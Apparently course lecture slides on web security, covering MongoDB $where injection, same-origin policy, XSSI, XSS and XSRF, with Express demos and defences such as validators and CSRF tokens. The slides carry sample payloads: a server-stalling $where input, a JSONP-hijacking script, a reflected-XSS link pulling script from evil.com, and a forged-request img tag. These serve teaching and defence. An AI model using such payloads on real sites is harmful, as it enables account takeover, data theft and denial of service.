Security

What about MongoDB?

- Even though MongoDB doesn’t use SQL, it **can** be vulnerable to injection attacks

```
db.collection.find( {active: true, $where: function() { return obj.credits -
obj.debits < req.body.input; } } );
```

```
db.collection.find( {active: true, $where: function() { return obj.credits -
obj.debits < 0; var date = new Date(); do {curDate = new Date();}
while(curDate-date<10000); } } );
```

Protection

- Don’t use $where, mapReduce, group which accepts arbitrary JavaScript expressions
- security.javascriptEnabled = false
- Escape all user inputs before passing to $where clause

Same Origin Policy

Motivation

- Users visit many websites at a same time using browser tabs or multiple windows
- A webpage may include some JavaScripts to access its DOM and send AJAX msgs to its backend
  - What if the script can also do same with other websites?
- A website must not steal sensitive information from another website opened by the same browser

Same Origin Policy

Let users visit untrusted websites without those websites interfering with user's session with honest websites

Same Origin Policy

What is allowed?

- **GET/POST** requests to different origins
  - Not PUT, DELETE
- <**script** src=”other domain/script.js”>
  - similarly including <img>, css, etc

Relaxation Methods

- document.domain, CORS, JSONP

XSSI


- Cross-site script inclusion
  - <script src=”URL”></script>
- What is script’s origin?
  - Including document’s origin; therefore, the document has full access to the script’s content
- What if URL returns a dynamically created JavaScript instead of a JavaScript file?

XSSI

<script src=”http://yourapp.com/secret”></script>

- If http://yourapp.com/secret returns a JavaScript with sensitive data and some functions…
    - Functions can be replaced with attacker’s version and sensitive data can be stolen
- If http://yourapp.com/secret returns a JSON array…
    - Attacker can override JSON array constructor to steal array contents

XSSI



Request `http://www.mywwwservice.com/json/nav_data?callback_UpdateHeader`

Client → **Server**

JavaScript Code Snippet **Reply**

Typical Interaction

```
UpdateHeader({
  "date_time": "2007/07/19 6:22",
  "logged_in_user": "alice",
  "account_balance": "256.98"
})
```

sends back user data!

```
<script>
  function UpdateHeader(dict) {
   if (dict['account_balance'] > 100) {
     do_phishing_redirect(
       dict['logged_in_user']); }
  } // do evil stuff, get user data
</script>
<script
src="http://www.mywwwservice.com/json/nav_data?callback=UpdateHeader">
</script>
```

Attack Scenario

- Malicious site loads script to initiate the request instead
- Browser sends cookies
- Server replies as usual
- Evil Script gets user data!

XSSI Protection

- Do not support GET requests for script returning URLs
    - <script src=”...”></script> sends GET requests
- Use XSRF tokens (will talk later)
- Do not include sensitive data


XSS

- XSS enables attackers to inject scripts into webpages viewed by other users
  - bypasses same origin policy
- Injected script can do many things
  - steal cookies
  - change appearance of webpages
  - steal sensitive data displayed on webpages
  - ...

XSS

- There are mainly 3 types
  - Reflected XSS
  - Stored XSS
  - DOM-based XSS
- They are different in how scripts are injected to webpages


Reflected XSS



How Does Reflected XSS Work?

1. Attacker sends evil email
http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>
5. Attacker has full access to victim's account
4. Victim's browser now trusts the attacker's script is from bank.com
2. Victim clicks on link, sends request to vulnerable bank.com website
3. Vulnerable bank website takes data from request and includes in valid webpage
ASPECT SECURITY
Copyright © 2009 - Aspect Security
29

Stored XSS


Attacker Server
1 post XSS script
store XSS script
Victim Wesite
2 click on link
3 send page w/ XSS script
4 send valuable data
Victim

Injection Points

- query parameters
- form fields
- cookies
- HTTP request header
- DB
- filesystem
  - PHP

XSS Protection

- Input validation
- Output validation
- HttpOnly option for cookies

XSS Protection

express.js

- express-validator module
- sanitizer module
- xss-filters module
- and many more..

Django

- templates

XSRF

- XSRF makes a user to submit requests on behalf of the attacker

Why XSRF works?

- Same Origin Policy allows sending **GET/POST** requests to different origins
  - hyperlinks, forms, script, img, css, etc
- User’s browser **automatically** submits cookies for all requests
- Whether a user **intended** a request or **forced** by an attacker is unknown to websites!

XSRF Protection

- Give a **secret token** to a user and tell the user to submit it along with cookie on following requests
- Attacker cannot guess this token and therefore websites can tell if the user wanted to send a request or not

XSRF Protection





Figure 6-9: A web server generates, stores, and sends back a unique nonce for the user.

XSRF Protection



```
<html>
  <body>
  <img src="www.bank.cxx/transfer_funds" />
  ...
  </body>
</html>
```

Figure 6-10: A CSRF attack is prevented by the shared-secret defense.

XSRF Protection

express.js

- csurf module

Django

- CsrfViewMiddleware

XSS Demo


Setup:

```
git clone https://github.com/sukwon0709/express.git
cd express
npm install
npm install express-validator
```

Running:

```
node example/auth
```

XSS Demo



Login


Try accessing /restricted, then authenticate with "tj" and "foobar".

Username: <script>alert('you are hac

Password:

Input
<script>alert(‘you are hacked!’);</script>
to Username field

XSS Demo



The page at localhost:3000 says:

you are hacked!

Login


Authentication for user

XSS Demo

To test fixed version using express-validator..

```
cp examples/auth/index.js examples/auth/index_bad.js
cp examples/auth/index_fixed_xss.js examples/auth/index.js
node examples/auth
```

XSS Demo



Login

Try accessing /restricted, then authenticate with "tj" and "foobar".


Username: <script>alert('you are hac

Password:

Login

Input
<script>alert('you are hacked!');</script>
to Username field

XSS Demo



Login

Authentication failed for user <script>alert('you are hacked!');</script> please check your username and password. (use "tj" and "foobar")

Try accessing /restricted, then authenticate with "tj" and "foobar".

Username:

Password:

XSS Demo


Look at comments starting with XXX (soh) to see how to use express-validator module.

XSRF Demo

Setup:


1. npm install csurf
2. Run node examples/auth again
3. Open xsrf.html file on your browser
4. Look at terminal output

XSRF Demo



Name	Size	Modified
node_modules		02:19
test		02:02
.gitignore	185 bytes	02:02
.travis.yml	269 bytes	02:02
appveyor.yml	403 bytes	02:02
Contributing.md	844 bytes	02:02
History.md	93.1 kB	02:02
index.js	224 bytes	02:02
LICENSE	1.2 kB	02:02
package.json	2.6 kB	02:02
Readme.md	4.4 kB	02:02
xsrf.html	19 bytes	03:05

XSRF Demo


```
soh@clementine:~/Documents/CSC309H/Summer2015/security/express$ node examples/auth
Express started on port 3000
authenticating tj:foobar
```

A user logged in to auth app by just opening xsrf.html page.

XSRF Demo

To test fixed version using csurf module..


```
cp examples/auth/index.js examples/auth/index_xsrf.js
cp examples/auth/index_fixed_xsrf.js examples/auth/index.js
cp examples/auth/views/login.ejs examples/auth/views/login_xsrf.js
cp examples/auth/views/login_fixed_xsrf.js examples/auth/views/login.djs
```

Run with:

```
node examples/auth
open xsrf.html on your browser
```

XSRF Demo

